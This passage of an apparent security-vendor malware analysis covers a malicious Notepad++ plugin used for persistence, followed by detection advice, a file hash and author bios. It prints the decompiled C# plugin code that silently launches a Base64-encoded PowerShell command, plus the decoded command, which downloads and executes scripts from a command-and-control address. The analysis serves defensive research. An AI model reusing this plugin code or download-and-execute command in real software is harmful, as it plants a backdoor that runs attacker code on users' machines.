
As this is a C#/.NET binary, standard static analysis tools that would be used for C/C++ binaries will be unable to pull references to the functions used specific to the plugin pack or the embedded PowerShell command. C#/.NET binaries compile down to what is called Microsoft Intermediate Language (MSIL).

The metadata contained inside the code allows us to decompile this executable using DNSpy. We were able to decompile the binary almost completely back to source, allowing us to extract Indicators of Compromise (IOCs) such as the Command & Control (C2) IP addresses inside of the Base64 encoded PowerShell command:



```
namespace Kbg.NppPluginNET
{
    // Token: 0x02000007 RID: 7
    internal class Main
    {
        // Token: 0x06000011 RID: 17 RVA: 0x00002218 File Offset: 0x00000618
        public static void OnNotification(ScNotification notification)
        {
            if (notification.Header.Code == 2001U && Main.ExecuteOnce)
            {
                string arguments = "-nop -w hidden -e
                  WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AH
                  kAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB3AD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBz
                  AHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAew
                  AkAHcALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJAB3AC4AUAByAG8AeAB5AC4A
                  QwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AE
                  kARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5
                  ADIALgAxADYAOAAuADgANAAuADEAMwAxADoAOAAwADgAMAAvAE8AeQA4AE4ANQBNAG8ARQBZAHcAVwA2AEMALwBTAE4AMABJADAAcgBPAG8AJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtAG8AYg
                  BqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgA4ADQALgAxADMA
                  MQA6ADgAMAA4ADAALwBPAHkAOABOADUATQBvAEUAWQB3AFcANgBDACcAKQApADsA";
                Process.Start("powershell", arguments);
                Main.ExecuteOnce = !Main.ExecuteOnce;
            }
        }
```

Decompiled source code



```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$w = new - object net.webclient;
if ([System.Net.WebProxy]::GetDefaultProxy().address  - ne $null)  {
    $w.proxy = [Net.WebRequest]::GetSystemWebProxy();
    $w.Proxy.Credentials = [Net.CredentialCache]::DefaultCredentials;
};
IEX ((new - object Net.WebClient).DownloadString('http://192.168.84.131:8080/Oy8N5MoEYwW6C/SN0I0rOo'));
IEX ((new - object Net.WebClient).DownloadString('http://192.168.84.131:8080/Oy8N5MoEYwW6C'));
```

PowerShell command after decoding the Base64 in Cyberchef

Cybereason GSOC MDR

The Cybereason GSOC recommends the following:

- Enable the Anti-Malware feature on the Cybereason NGAV and enable the **Detect** and **Prevent** modes of this feature.
- Identify legitimate Notepad++ plugins for your organization in order to be able to exclude them from the detection
- Monitor for any new files created in the *%PROGRAMFILES%\Notepad++\plugins* directory that deviate from your accepted baseline, for instance through file events collected by sensors and reported in the Cybereason Defense Platform
- Monitor unusual child processes of Notepad++ and pay special attention to shell product types

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. Schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

Indicators Of Compromise For Notepad++ Malicious Pugins

Executables	Npp_Persistence_Plugin.dll - SHA256: 90BC7FA90705148D8FFEEF9C3D55F349611905D3F7A4AD17B956CD7EE7A208AF

About The Researchers

Derrick Masters, Principal Security Analyst, Cybereason Global SOC

Derrick Masters is a Senior Security Analyst with the Cybereason Global SOC team. He is involved with threat hunting and purple teaming. Derrick's professional certifications include GCFA, GCDA, GPEN, GPYC, and GSEC.

Loïc Castel, Principal Security Analyst, Cybereason Global SOC

Loïc Castel is a Principal Security Analyst with the Cybereason Global SOC team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team